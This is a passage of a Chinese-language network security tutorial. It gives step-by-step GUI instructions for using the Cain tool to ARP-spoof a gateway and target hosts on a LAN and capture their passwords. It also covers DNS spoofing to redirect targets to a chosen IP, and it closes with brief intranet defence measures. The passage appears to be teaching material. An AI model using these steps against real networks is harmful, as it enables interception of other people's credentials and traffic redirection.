
点击工具栏上面的配置按钮选择适配器，选择嗅探端口等功能




选择嗅探的端口




选择开启嗅探功能




选择嗅探器功能区，右键选择扫描 MAC 地址




扫描出所有子网主机，选择 ARP 攻击模块




添加需要进行 ARP 攻击的主机



在弹出的 ARP 欺骗窗口左边栏目选择网关 IP, 右边栏目选择目标 IP, 目标 IP 可以多选, 选完后确定




选择开启 ARP 欺骗




此时嗅探到的口令都会在软件底下口令功能模块显示

Cain DNS 欺骗

使用 Cain 进行 DNS 欺骗与上面的步骤基本一致，不过在开启 ARP 欺骗之前需要设置 ARP-DNS



在请求 DNS 名称填写 DNS 欺骗的网站，在底下 IP 地址段填写欺骗的 DNS 网站的响应 IP，然后开启 ARP 欺骗



此时目标 访问 DNS 欺骗的网站 IP 为你在 Cain DNS 欺骗时设置的响应 IP

内网安全防护

网络使用人员安全意识的培养

首要要提高网络使用人员的安全意识，定期进行相关的网络安全知识的培训，让网络使用人员明白哪些操作安全，哪些操作有风险，该如何正确操作，怎样避免风险等等，从使用者的行为和意识上去加强安全。

合理的网络安全区域划分

对于一个大型的局域网络内部。往往会根据实际需要划分出多个安全等级不同的区域，合理的进行安全域的划分，利用网络设备所提供的划分 VLAN 技术等对网络进行初步的安全防护。

网络安全防护系统建设

当前常见的网络安全防护系统包括防火墙、入侵检测系统、漏洞扫描系统、安全审计系统、病毒防护系统、非法外联系统、VPN、漏洞扫描系统和综合网络安全管理平台等。